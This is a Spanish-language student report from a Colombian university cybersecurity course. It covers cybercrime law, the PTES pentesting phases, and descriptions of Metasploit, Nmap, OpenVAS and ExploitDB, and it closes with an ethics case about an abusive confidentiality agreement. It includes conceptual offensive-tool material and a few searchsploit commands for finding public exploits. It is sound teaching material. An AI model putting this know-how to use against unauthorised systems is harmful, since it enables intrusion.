Capacidades técnicas, legales y de gestión para equipos blue team y red team

John Fredy Rodriguez Bahamon

Asesor

Jenny Fernanda Restrepo Santacruz

Universidad Nacional Abierta y a Distancia UNAD

Escuela De Ciencias Básicas, Tecnología E Ingeniería – ECBTI

Equipos Estratégicos En Ciberseguridad: Red Team & Blue Team

2025

Dedicatoria

Este gran logro como especialista en ciberseguridad es con todo mi corazón, dedicado a quienes nunca dejaron de creer en mí en especial a mi padre que sintió y vivió cada logro obtenido en esta vida y que tristemente no podremos alzar este logro juntos, pero sé que desde el cielo festejara a su manera. A mi madre hermanos, esposa y mi preciosa hija, por su amor que nunca dudó y su apoyo que nunca faltó, a mis tutores por su guía y sabiduría; y a mis compañeros de curso, por su vocación y dedicación al amor por su ingeniería de sistemas y por los momentos fáciles y difíciles que se afrontan en estos retos. Sin ustedes, este logro no habría sido posible. Gracias por creer en mí y por ser parte de esta nueva victoria estudiantil de mi vida.

Resumen

El presente seminario especializado equipos estratégicos en ciberseguridad Red Team & Blue Team, tiene como objetivo analizar el pensamiento adversarial desde el enfoque de un atacante hasta del uso de tecnologías tanto en software como en hardware para prever y salvaguardar los datos de una organización. También es importante resaltar los distintos códigos de ética que nos acobija por los distintos decretos constitucionales los cuales nos rige y nos vigila al momento de ejercer nuestra profesión como ingenieros mediante COPNIA. Se encontró una conexión positiva entre el uso responsable de herramientas tecnológicas y el mejor desempeño en áreas de ciberseguridad. Asimismo, se identificaron factores puertas traseras que existen en los distintos escenarios expuesto y que estos no están alejados de la realidad ya que en la actualidad estos ejemplos han sido claves para descifrar y dar soluciones a fallas que presentan las distintas infraestructuras tecnología, el acompañamiento de nuestra tutora y director del curso fueron claves para el desarrollo del seminario para poder aclarar dudar y repotenciar los beneficios de conocimientos en estas tecnologías.

***Palabras clave*:** Blue team, ciberseguridad, Copnia, DDoS, Red team.

Abstract

This specialized seminar on strategic cybersecurity teams, Red Team & Blue Team, aims to analyze adversarial thinking from an attacker's perspective to the use of both software and hardware technologies to prevent and safeguard an organization's data. It is also important to highlight the various codes of ethics that govern and supervise us in the various constitutional decrees that govern and supervise us when practicing our profession as engineers through COPNIA. A positive connection was found between the responsible use of technological tools and improved performance in cybersecurity areas. Likewise, backdoor factors that exist in the various scenarios presented were identified, and these are not far from reality, as these examples have been key to deciphering and providing solutions to flaws in various technological infrastructures. The support of our tutor and course director was crucial to the development of the seminar, clarifying doubts and reinforcing the benefits of knowledge in these technologies.

Keywords: Blue team, cybersecurity, Copnia, DDoS, Red team.

Contenido

Introducción

La ciberseguridad constituye actualmente un pilar crítico para mitigar riesgos y proteger los activos de información frente a amenazas cibernética y otras entidades frente a amenazas persistentes. Este documento examina las estrategias operativas que debe implementar un analista de ciberseguridad ante incidentes en tiempo real, así como los procedimientos de recuperación tras una simulación de intrusión tipo Red Team.

Se detallan las diferencias funcionales entre los equipos Red Team y Blue Team, con énfasis en los protocolos de respuesta ante incidentes y el rol estratégico del Centro de Seguridad en Internet (CIS) como componente clave del Blue Team. Además, se realiza un análisis comparativo entre dos tecnologías relevantes en el ámbito de la ciberdefensa, con el objetivo de profundizar en las capacidades técnicas disponibles para mitigar riesgos y fortalecer la postura de seguridad organizacional.

Por último, es importante tener presente las distintas leyes constitucionales colombianas que nos rige como ingenieros de sistemas ante un eventual procedimiento ético tanto en una organización o de manera independiente.

Justificación

La evolución constante de las amenazas digitales ha hecho de la ciberseguridad un elemento indispensable para salvaguardar los recursos informáticos de las organizaciones. Este documento se basa en la necesidad de comprender y fortalecer las estrategias operativas que debe adoptar un analista de ciberseguridad ante incidentes en tiempo real, así como en la importancia de establecer procedimientos efectivos de recuperación tras simulaciones de intrusión, como las realizadas por equipos Red Team.

El análisis comparativo entre las funciones del Red Team y el Blue Team, junto con el papel estratégico del Centro de Seguridad en Internet (CIS), permite identificar las mejores prácticas en la defensa activa y pasiva de los sistemas informáticos. Asimismo, la evaluación de tecnologías clave en el ámbito de la ciberdefensa proporciona una visión técnica, facilitando la toma de decisiones informadas que optimicen los recursos y minimicen los riesgos y fortalecer la postura de seguridad organizacional.

Finalmente, se reconoce la relevancia del marco legal colombiano, que orienta el ejercicio ético y profesional de los ingenieros de sistemas, tanto en el ámbito corporativo como en el ejercicio independiente. Esta perspectiva legal refuerza la responsabilidad social y profesional en la gestión de la ciberseguridad.

Objetivo General

Formular propuestas de contención orientadas a reforzar la ciberseguridad organizacional de CyberFort Technologies, a partir de una evaluación académica de amenazas potenciales y debilidades estructurales presentes en sus sistemas de información.

Objetivos Específicos

Analizar el protocolo de respuesta ante ataques en tiempo real, identificando las acciones esenciales que debe ejecutar un profesional en ciberseguridad, incluyendo tanto métodos tradicionales como técnicas avanzadas, explorando entre herramientas GNU de Linux y de costos de hardware y software.

Diferenciar los roles y funciones en equipos Blue Team, Red Team, y CSIRT, destacando la importancia del Centro de Seguridad en Internet (CIS) dentro del Blue Team, e incluyendo una guía práctica sobre el uso de los recursos y tutoriales que ofrece el CIS al momento de atender una emergencia de ataque cibernético.

Identificar las normas legales que nos rige a los ingenieros en el desempeño de la buenas prácticas y ética profesional, entre ellas la ley 1273 de 2009 y 1581 de 2012 protección de datos personales en Colombia siendo unas normas claves para los ingenieros.

Aplicar respuesta de solución ante los distintos escenarios puestos en prueba en tiempo real, utilizando herramientas de defensa y detección de vulnerabilidades.

Contenido del Trabajo – Etapa 1 Conceptos equipos de Seguridad

1. ¿Cuáles son las leyes y decretos vigentes en Colombia que regulan los delitos informáticos y la protección de datos personales, y cuáles son las principales características de cada una? Redacte su respuesta con sus propias palabras.

Respuesta:

Como ingenieros y futuros especialistas en seguridad informática debemos tener en cuenta los alcances permitidos por la ley Colombia, ya que ocasiones por desconocimientos, o ingenuidad realizamos procesos con herramientas de ciberseguridad a distintos sitios web en donde estos pueden tener vulnerabilidades fuertes como débiles o en ocasiones en ofertas laborales debemos conocer nuestras funciones para lo cual fuimos contratados dentro de la organización ya que si por error realizamos una exploración a x servidor y por ende no tenemos autorización podemos incurrir en delitos informáticos los cuales estos están causados con sanciones de cárcel y hasta la perdida de nuestra tarjeta profesional emitida por COPNIA. Estas normas o leyes en Colombia son normas 1273 de 2009 y la 1581 de 2012.

Para entender mejor las normas o leyes de Colombia en temas informáticos daré una breve explicación acerca de las dos leyes (1273 de 2009 y 1581 de 2012).

Ley 1273 de 2009.

Congreso de Colombia. (2009). Ley 1273 de 2009: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=36543

La finalidad de esta ley es modificar el código penal para velar por la información y los datos de todas las organizaciones en todos los ámbitos de Colombia, indiferentemente que sean entidades privadas o públicas están amparadas por esta ley para velar por la protección de sus datos de información.

Se debe tener en cuenta algunos aspectos importantes que rigen esta ley como lo son:

Acceso abusivo a sistemas informáticos: Penaliza el acceso no autorizado con penas de cárcel entre 48 a 96 meses y con multas.

Obstaculización ilegítima de sistemas informáticos o redes: Penaliza la interferencia no autorizada con penas similares.

Interceptación de datos informáticos: Penaliza la interceptación no autorizada con penas de cárcel entre 36 a 72 meses.

Daño informático: Penaliza la destrucción o alteración de datos con penas de cárcel entre 48 a 96 meses y multas.

Uso de software malicioso: Penaliza la producción y uso de software malicioso con penas de cárcel entre 48 a 96 meses y multas.

Violación de datos personales, son penalizables por la manipulación ilícita de datos personales sin autorización del titular contemplados en la ley 1581 de 2012

De igual forma tenemos esta segunda ley la cual establece el régimen de protección de datos personales.

Dentro de sus aspectos más relevantes están:

Los principios que orientan el tratamiento de datos personales comprenden: legalidad, finalidad, libertad, veracidad, transparencia, seguridad y confidencialidad, conforme a la Ley 1581 de 2012.

Derechos de los titulares: Garantiza el acceso, actualización, rectificación y supresión de datos personales.

Obligaciones de los responsables: Define responsabilidades como la implementación de soluciones alternas de seguridad y la obtención de consentimiento previo.

Sanciones: Establece multas y medidas administrativas para el incumplimiento de la ley.

2. Como futuro profesional en ciberseguridad, explique con sus propias palabras las etapas que conforman una prueba de penetración (pentesting). Para cada etapa, incluya una breve descripción y mencione al menos una herramienta comúnmente utilizada en dicha fase.

Respuesta:

Para este punto se hablará de la metodología (PTES, 2022) Penetration Testing Execution Standard (PTES).

El pentesting, son técnicas utilizada en ciberseguridad para evaluar la seguridad de sistemas informáticos mediante la simulación de ataques reales. Por supuesto estas simulaciones deben existir convenios entre las partes tanto empresa como el auditor de seguridad en sistema para poder evitar inconvenientes de tipo legal y así poder presentar un informe detallado de las falencias encontradas durante las practicas realizadas.

Esta metodología comúnmente empleada para llevar a cabo pruebas de penetración ofrece un marco completo que incluye todas las etapas esenciales para una evaluación de seguridad eficaz. Su organización está definida por las siguientes fases (PTES, 2022).

Esta metodología presenta las 7 fases para su desarrollo:

Interacción Inicial: Definición del alcance del proyecto, actividades a realizar y otros aspectos clave para asegurar el éxito de la prueba.

Recolección de Datos: Análisis del objetivo utilizando fuentes de inteligencia de código abierto (OSINT) para recopilar información y caracterizar el entorno.

Evaluación de Amenazas: Análisis del entorno interno y externo para identificar posibles elementos que podrían ser utilizados en ataques contra la organización.

Identificación de Vulnerabilidades: Detección de errores en los sistemas de información que podrían ser explotados por un atacante.

Explotación: Implementación de técnicas para obtener acceso a los sistemas o recursos, superando las barreras de seguridad.

Persistencia y Movimientos Laterales: Implementación de mecanismos para mantener el acceso conseguido y realizar movimientos laterales dentro del entorno.

Elaboración del Informe: Creación de un informe de auditoría que incluye un análisis detallado de los resultados técnicos y metodológicos obtenidos, así como un resumen ejecutivo.

Esta metodología proporciona un marco integral que abarca todas las etapas necesarias para una evaluación de seguridad efectiva.

De igual forma existen ventajas y desventajas de las pruebas de penetración entre las cuales podemos mencionarlas:

Ventajas

Identificación de vulnerabilidades: Las pruebas de penetración permiten descubrir debilidades en la infraestructura de TI que podrían ser explotadas por atacantes. Esto ayuda a las organizaciones a fortalecer sus sistemas antes de que ocurran incidentes.

Mejora de la seguridad: Al identificar y corregir vulnerabilidades, se mejora y garantiza la confianza de seguridad general depositadas en las organizaciones.

Cumplimiento normativo: Ayuda a cumplir con regulaciones y estándares de seguridad, lo cual es crucial para muchas industrias.

Protección de la reputación: Al prevenir brechas de seguridad, se protege la reputación de la empresa y se refuerza la relación de confianza con los clientes.

Evaluación de amenazas acumulativas: Permite identificar vulnerabilidades emergentes que pueden acumularse y causar problemas significativos si no se abordan.

Desventajas

Costo: Las pruebas de penetración pueden ser costosas, especialmente si se realizan con frecuencia o si se requiere la contratación de expertos externos.

Tiempo: Este proceso puede ser largo y detallado, lo que puede interferir con el desempeño productivo de la entidad durante su ejecución.

Requiere profesionales capacitados: Para llevar a cabo pruebas de penetración efectivas, se necesita personal altamente capacitado, lo cual puede ser un desafío para algunas organizaciones.

Riesgo de interrupción: Durante las pruebas, existe el riesgo de que se interrumpan servicios o sistemas críticos, lo que puede afectar las operaciones diarias.

3. Las herramientas de ciberseguridad desempeñan un papel fundamental en la protección de los sistemas informáticos. Existen múltiples opciones disponibles, así como software especializado que permite desarrollar soluciones propias. Como futuro profesional en el área, defina y explique el funcionamiento de las siguientes herramientas de ciberseguridad.

• Metasploit

Metasploit es de pruebas de penetración de código abierto desarrollado por Rapid7. En la actualidad es usado por profesionales de la seguridad para simular ataques contra sistemas informáticos, redes y aplicaciones.

Dentro de sus principales componentes encontramos a:

- Exploit: Código que aprovecha una vulnerabilidad específica.
- Payload: Acción maliciosa ejecutada después de la explotación, como una shell inversa.
- Módulo: Componentes reutilizables como exploits, herramientas auxiliares y payloads.
- Session: Conexión establecida después de un exploit exitoso.

Para que podemos usar Metasploit:

- Reconocimiento: Recopilación de información sobre el objetivo.
- Evaluación de vulnerabilidades: Identificación de debilidades en el sistema.
- Explotación: Ejecución de ataques para obtener acceso no autorizado.
- Post-explotación: Realización de acciones adicionales después de obtener acceso, como movimientos laterales y persistencia.

Beneficios que nos brinda Metasploit

- Versatilidad: Compatible con múltiples sistemas operativos y entornos.
- Automatización: Simplifica tareas como el reconocimiento y la explotación.
- Modularidad: Permite la creación y uso de módulos personalizados.
- Actualización continua: Mantenido por una comunidad activa que asegura la inclusión de nuevos exploits y mejoras.

Limitaciones que presenta Metasploit:

- Requiere conocimientos técnicos: Aunque tiene una interfaz amigable, su uso efectivo requiere experiencia en seguridad informática.
- Riesgo de interrupción: Las pruebas pueden afectar la disponibilidad de servicios críticos si no se gestionan adecuadamente.

Herramienta Nmap

Al igual que Metasploit, pero enfocada en la exploración y auditoría de redes. La cual nos permite la realización escaneos de ip y puertos en una red determinada, encontrando aplicaciones instaladas y poder obtener las vulnerabilidades que estas puedan tener al momento de su escaneo.

Sus funciones principales esta dadas por:

El descubrimiento de dispositivos: Identifica todos los dispositivos activos en una red, incluyendo servidores, routers, switches y dispositivos móviles.

Detección de servicios: Identifica los servicios que están corriendo en un sistema, como servidores web y DNS.

Detección de versiones: Determina las versiones de las aplicaciones y sistemas operativos para identificar posibles vulnerabilidades.

Escaneo de puertos: Escanea puertos abiertos para evaluar la seguridad de los sistemas.

Nmap Scripting Engine (NSE): Permite realizar ataques y auditorías de seguridad utilizando scripts predefinidos.

Zenmap: Interfaz gráfica que facilita la visualización y el reporte de los resultados del escaneo.

Dentro de sus Beneficios podemos destacar:

Versatilidad: Compatible con múltiples sistemas operativos.

Automatización: Simplifica tareas de reconocimiento y explotación.

Modularidad: Permite la creación y uso de módulos personalizados.

Actualización continua: Mantenido por una comunidad activa que asegura la inclusión de nuevos.

Y dentro de sus desventajas o limitaciones por decirlo de otra manera podemos exponer que requiere conocimientos técnicos para su uso efectivo requiere experiencia en seguridad informática.

Riesgo de interrupción: Las pruebas pueden afectar la disponibilidad de servicios críticos si no se gestionan adecuadamente. Normalmente cuando se realizan ataques o pruebas el servidor o el equipo atacado puede presentar lentitud en su sistema operativo como en su conectividad de internet por la cantidad de datos que están ingresando.

Herramienta OpenVas

Al igual que las herramientas anteriormente expuestas también es de código abierto. Su finalidad principal es realizar escaneos de vulnerabilidades permitiendo detectar problemas de seguridad en dispositivos y redes. Esta metodología la podemos dividir en 4 segmentos:

1. Preparación del Escaneo:

Definición de Objetivos: Identificar los sistemas, redes y aplicaciones que se desean escanear.

Configuración de Políticas de Escaneo: Establecer las reglas y parámetros del escaneo, como el tipo de pruebas a realizar y la profundidad del análisis.

2. Ejecutar el Escaneo:

Escaneo de Red: OpenVas realiza un descubrimiento de dispositivos conectados a la red, identificando cada uno de ellos.

Escaneo de Vulnerabilidades: Utiliza una arquitectura basada en plugins para realizar pruebas específicas de vulnerabilidades conocidas, tanto de forma autenticada como no autenticada.

3. Análisis de Resultados:

Clasificación de Vulnerabilidades: Las vulnerabilidades detectadas se clasifican según su severidad, ayudando a priorizar las acciones de mitigación.

Generación de Informes: OpenVAS realiza informes de forma detallada incluyendo descripciones de las vulnerabilidades, su impacto potencial y recomendaciones para su corrección.

4. Mitigación y Seguimiento:

Aplicación de Soluciones: Implementar las medidas correctivas recomendadas para resolver las vulnerabilidades detectadas.

Re-escaneo: Realizar escaneos adicionales para verificar que las vulnerabilidades han sido corregidas y que no han surgido nuevas amenazas.

Servicios en línea:

ExploitDB: es una base de datos pública y de código abierto mantenida por Offensive Security. Está diseñada para proporcionar información sobre vulnerabilidades y exploits, siendo una herramienta valiosa para investigadores de seguridad, testers de penetración y hackers éticos. Sus características principales están representadas por una amplia colección de exploits, la cual contiene más de 45.000 exploits y pruebas de concepto para diversos software y sistemas. Maneja además recursos adicionales los cuales ofrecen shellcodes, artículos de seguridad,

tutoriales y documentos técnicos de soporte de apoyo. Por último, maneja una herramienta SearchSploit , permitiendo realizar búsquedas detalladas de exploits y shellcodes de manera offline, ideal para evaluaciones de seguridad en redes aisladas.

Ejemplo:

- searchsploit afd windows local
- searchsploit -t oracle windows
- searchsploit --cve 2021-44228

CVE

El CVE es un sistema diseñado para identificar y catalogar vulnerabilidades de seguridad en software y hardware. Su propósito es facilitar el intercambio de información sobre estas vulnerabilidades entre distintas organizaciones y herramientas de seguridad.

Dentro de sus principales características están:

Identificación Única: Cada vulnerabilidad recibe un identificador único, conocido como CVE ID (por ejemplo, CVE-2025-1234), que permite referirse a ella de manera precisa y uniforme.

Base de Datos Pública: La lista de CVEs es accesible públicamente y se puede buscar en línea para obtener detalles sobre vulnerabilidades específicas.

Colaboración Global: El programa CVE trabaja con múltiples organizaciones y expertos en seguridad a nivel mundial para mantener y actualizar la base de datos.

Identificación de Vulnerabilidades:

CVE ID: Cada vulnerabilidad documentada recibe un CVE ID, que incluye el año de descubrimiento y un número secuencial (por ejemplo, CVE-2025-1234).

Descripción: Cada entrada CVE proporciona una descripción detallada de la vulnerabilidad, incluyendo su impacto y posibles soluciones.

Un ejemplo claro puede ser cuando se descubre una vulnerabilidad en un software, se puedes reportar al programa CVE para que se le asigne un CVE ID y se incluya en la base de datos pública.

4. Escenario Ova (Máquinas virtuales Windows 7 y Kali Linux (Parrot-security))

Enlace compartido en la guía para descargar los formatos Ova. RedTeam&BuleTeam2024

Fuente propia



Ilustración 1. Enlace compartido en la guía para descargar los formatos Ova. RedTeam&BuleTeam2024

Fuente propia



Ilustración 2. Descarga Archivo OVA Win 7x64

Fuente propia



Ilustración 3. Importando el Ova win7-SE20

Fuente propia

Ilustración 4. Ova Win7 corriendo

Fuente propia



Ilustración 5. Mediante CMD consultando IP Win 7 SE2020

Etapa 2 Actuación ética y legal

La guía nos presenta a una compañía en ciberseguridad con una larga trayectoria y posesionada en el mercado de nombre CyberFort Technologies y destacada como una de las empresas líder en el ámbito de la ciberseguridad. Por ello, la organización ha decidido incorporar profesionales (ingenieros de sistemas) a sus equipos de Blue Team y Red Team. A continuación, se presenta información sobre el acuerdo de confidencialidad que deben firmar los nuevos integrantes:

En primer lugar, CyberFort Technologies proporciona un borrador de forma privada para la selección de vacantes profesionales en conocimiento Red Team y Blue Team. El acta fue elaborada por un profesional en derecho que ya no labora en la entidad y fue removido por realizar actividades ilícitas, lo que podría sugerir que el acuerdo contiene prácticas no éticas y se debe tener cuidado con las políticas que están plasmadas al momento de firmar.

Teniendo en cuenta lo anterior por parte del inconveniente jurídico con el ex abogado de la organización CyberFort Technologies en la oficina de talento humano no verifico el acuerdo de confidencialidad antes de reclutar al nuevo personal, por lo que se entregó a los nuevos miembros sin modificaciones dejando una gran brecha de responsabilidades de parte y parte.

En el Primer Objeto: se mencionan autoridades legales, los temas de ilegalidad en la entidad CyberFort Technologies no podrán ser divulgados.

En el primer objeto del contrato y observando lo subrayado de color amarillo CyberFort Technologies permite la omisión de información sobre los procesos realizados, lo que compromete la privacidad en el manejo de datos de la Entidad. Al verificar el presente proceso, se limita la acción a denuncias ante entes de control y vigilancia competentes en casos de espionaje o en cualquier situación que involucre a terceros en la confiscación de información de

la entidad poniéndonos en posición de complicidad en la toma de decisiones, pero sin respaldo jurídico ante una defensa a futuro.

Segunda.

Clausula 2. “datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”.

3. Clausula. “datos secretos como datos de chuzadas, en este fragmento se presenta interceptación ilegal de información, accesos abusivos a sistemas informáticos”, muestran una salida no muy ética al proporcionar información de obtenida de forma irregular, ignorando y pasando por alto la parte legal adecuados para el manejo de datos de la organización CyberFort Technologies. Es importante recordar que las autoridades responsables del manejo adecuado y por tanto deben asumir la responsabilidad del uso indebido.

Cuarta

3. Omitir la denuncia ante las autoridades de actividades sospechosas relacionadas con espionaje o con la apropiación indebida de información de terceros.

4. Se deberá abstener de denunciar o hacer pública cualquier información confidencial o de carácter ilegal que se haya conocido, recibido o intercambiado en el marco de las reuniones realizadas

El ocultamiento de actividades ilegales sospechosas como de espionaje o similar que involucre la adquisición de información de personas ajenas, señalan que no está permitido reportar actividades sospechosas de espionaje u otros crímenes vinculados. Esto puede implicar que muchas de las actividades realizadas estén vinculadas con fraudes, robos, estafas y extorsiones, lo que podría generar problemas legales con las autoridades reguladoras de justicia

al no denunciar estos delitos convirtiéndonos en cómplices de malas prácticas ejercidas de nuestra profesión.

Se deberá guardar reserva y abstenerse de denunciar o hacer pública cualquier información de carácter confidencial o ilegal que haya sido conocida, recibida o intercambiada con ocasión de las reuniones realizadas. Automáticamente somos conocedores del problema legal y responsables de lo que esto acarreas dentro de los procesos jurídicos ya que debemos tener una ética profesional y linearnos a los principios y conocimientos legales y constitucionales que nos rige la ley. Este proceso puede resultar en años de prisión y la inhabilitación de poder ejercer la profesión.

Octava. Si el receptor llegare a encontrarse en posesión de información de carácter confidencial o ilegal, deberá recurrir a asesoría legal privada y liberar de cualquier responsabilidad legal o penal a las demás partes intervinientes incluyendo a CyberFort Technologies.

Esta cláusula será tratada conforme al procedimiento legal interno establecido para la gestión de la información dentro de la organización, con la participación de los abogados empleados por CyberFort Technologies, quienes estarán facultados para abordar y resolver los asuntos legales que se deriven de dicha situación. Esto sería una mala práctica de salvavidas por parte de la organización ya que procura salvaguardar su imagen y reputación para evitar ser envueltas en procesos jurídicos que conlleve a multas monetarias y sanciones penales, dejando a la deriva los profesionales contratados asumiendo toda la responsabilidad.

Anexo 3 – Acuerdo.

Este anexo tiene como finalidad otorgar la identificación de problemas específicos relacionados con aspectos éticos y legales.

Considero de suma importancia ,la importancia que debemos darle a un contrato antes de firmarlo y si tenemos quizás un amigo de confianza que ejerza la abogacía sería mucho mejor para despejar dudas e inquietudes acerca de las responsabilidades y compromisos que esta por firmar ya que si bien mirando el anexo 3 del contrato entre la empresa CyberFort Technologies y el profesional , tiene muchas falencias desde su presentación ya que inicialmente la empresa contaba con un abogado y este fue despedido debido a hallazgos quizás de corrupción y por ende este no fue sustituido o modificado para el nuevo personal que van a reclutar para operar dentro de la organización. Por otro lado, la empresa trata de exonerarse casi de toda responsabilidad al punto de que el profesional debe asumir toda culpabilidad hasta el punto de conseguir un abogado para que lo defienda y la empresa quedar limpia y absuelta de toda acusación. Por ello es importante tener en cuenta todos los puntos relevantes y no relevantes antes de firmar para no incurrir en delitos informáticos que están verificados por la norma 1273 de 2009 y la 1581 de 2012. y llegar a perder no solo nuestra tarjeta profesional emitida por Copnia, sino que podemos incurrir con multas y cárcel.

Si la respuesta es afirmativa y usted ha identificado un procedimiento ilegal en el Anexo 3 – Acuerdo, deberá indicar que dicho acuerdo podría infringir artículos de la norma 1273, y explicar las razones por las cuales se estarían vulnerando dichos artículos.

Considerando la existencia de procesos poco confiables descritos en el Anexo 3 – Acuerdo, y suponiendo que usted es un experto en ciberseguridad, ¿aceptaría trabajar en CyberFort Technologies, sabiendo que la organización ofrece un salario mensual de $15.000.000 y un contrato vitalicio? Justifique su respuesta en función de los riesgos éticos, legales y profesionales que esto podría implicar.

Sustentación de la argumentación teniendo en cuenta COPNIA.

No se puede negar que el sueldo es algo ambicioso y bueno, pero quizás el riesgo y las consecuencias que conllevan me pueda llevar a tomar una decisión negativa a trabajo de esta índole ya que considero que, en mi calidad de profesional y experto en seguridad informática, es inapropiado involucrarme en este trabajo debido a las faltas penales que estas conllevan y a la falta de mi profesionalismo. Cuando se realizan estudios avanzados en nuestro mundo de la ingeniería no podemos ser ajenos a las distintas normas que nos rigen y nos vigilan por ello es importante la ley 1273 de 2009 representa un avance significativo en la legislación penal colombiana al establecer un marco jurídico específico para la protección de la información digital. Esta norma introduce parámetros concretos orientados a salvaguardar la confidencialidad, integridad y disponibilidad de los datos y de los sistemas informáticos, reconociendo estos elementos como pilares fundamentales de la seguridad de la información. A través de la tipificación de conductas como el acceso no autorizado, la interceptación de datos, la manipulación indebida de información personal y el sabotaje de sistemas, la ley busca garantizar que los entornos digitales sean espacios seguros tanto para las personas como para las organizaciones. En el mundo actual hay personas que realmente no le interesa la ética profesional sino la parte monetaria porque pueden ser la parte opuesta de lo que es ser un buen ingeniero con buenas prácticas.

Dentro de COPNIA, es importante resaltar algunos artículos de ética profesional que debemos tener en cuenta al momento de optar por un trabajo donde aplicaremos nuestro profesionalismo y nuestra tarjeta profesional.

¿Cuál es el alcance legítimo del acceso de las entidades de ciberseguridad para accesar a la información sensible de sus clientes durante una auditoría, y qué mecanismos pueden implementarse para asegurar que dicho acceso no sea utilizado de forma indebida?

Considero que la empresa CyberFort Technologies, quedo mal representada y que puede tener problemas jurídicos ya que primero le estaban explotando información desde hace un tiempo en donde ellos desconocían la fuente por donde los estaban atacando , luego se dieron cuenta de la información que podrían ser expuesta a nivel mundial por la competencia y en vez de informar y hacer una auditoría interna y externa junto a un peritaje vulneraron los derechos de su cliente obteniendo información privilegiada para ser vendida o comercializada a plataformas de competencia. Por tanto, debe existir un convenio de confiabilidad entre la empresa de ciberseguridad y la entidad en donde esta le garantice que su información va hasta cierto punto y que esta no será vulnerada y expuesta.

¿Qué medidas de supervisión y control deberían implementar las empresas de ciberseguridad para evitar el uso indebido o éticamente cuestionable de herramientas avanzadas de análisis forense digital por parte de sus empleados?

Pienso en los distintos mecanismos a implementar ya que podría ser el uso no autorizado o éticamente cuestionable de herramientas avanzadas de análisis forense en empresas de ciberseguridad como CyberFort Technologies, y ahí se podría implementar varios mecanismos de supervisión y control como políticas de seguridad de la información, que ayudaría a establecer políticas claras que definan el uso adecuado de las herramientas de análisis forense y las consecuencias de su uso indebido. También se podría pensar en la evaluación de riesgos para que conlleve evaluaciones periódicas de riesgos identificando posibles vulnerabilidades y áreas donde se pueda abusar de las herramientas.

Observar y Auditar: ejecutar sistemas de vigilancia continuo y auditorías regulares para controlar el uso de las herramientas y detectar cualquier actividad sospechosa.

Formación y Concienciación: Capacitar a los empleados gubernamentales del caso que estamos trabajando sobre las mejores prácticas y los riesgos asociados con el uso indebido de herramientas de análisis forense.

Entrada controlada: limitar el acceso a las herramientas de análisis forense solo a personal profesional autorizado y establecer controles estrictos de ingreso.

Documentación de Actividades: Preservar un registro minucioso de todas las acciones llevadas a cabo con los instrumentos de análisis forense para simplificar la detección de usos no permitidos.

Revisión Legal y Ética: Realizar revisiones periódicas de los procedimientos y políticas para asegurarse de que cumplen con las normativas legales y éticas.

Implementar estos mecanismos puede ayudar a garantizar que las herramientas de análisis forense se utilicen de manera adecuada y ética, protegiendo así la integridad de la empresa y la confidencialidad de los datos.

¿Qué acciones deben tomar los gobiernos y las organizaciones al detectar que una empresa de ciberseguridad contratada ha participado en actividades de ciber espionaje, y qué estrategias son efectivas para recuperar la confianza institucional y prevenir futuros incidentes similares?

Respuesta Inmediata

Investigación Exhaustiva: Realizar una investigación detallada para comprender el alcance del espionaje y las vulnerabilidades explotadas.

Suspensión de Contratos: Suspender inmediatamente cualquier contrato con la empresa implicada hasta que se complete la investigación.

Notificación a las Autoridades: Informar a las autoridades competentes para que tomen las medidas legales necesarias.

Medidas Correctivas

Revisión de Políticas y Procedimientos: Evaluar y actualizar las políticas de seguridad y los procedimientos internos para prevenir futuros incidentes.

Fortalecimiento de la Seguridad: Implementar otras medidas de seguridad, entre ellas la autenticación de dos factores y el monitoreo continuo de sistemas.

Capacitación de Personal: Realizar sesiones de capacitación para empleados sobre las mejores prácticas de ciberseguridad y la importancia de la ética en el uso de herramientas avanzadas.

Restauración de la Confianza

Transparencia: Comunicar abiertamente con todas las partes interesadas sobre el incidente, las medidas tomadas y los pasos futuros para garantizar la seguridad.

Auditorías Independientes: Contratar auditores externos para revisar los sistemas de seguridad y proporcionar recomendaciones adicionales.

Compensación: Ofrecer compensaciones a las partes afectadas y asegurar que se tomen medidas para proteger sus datos en el futuro.

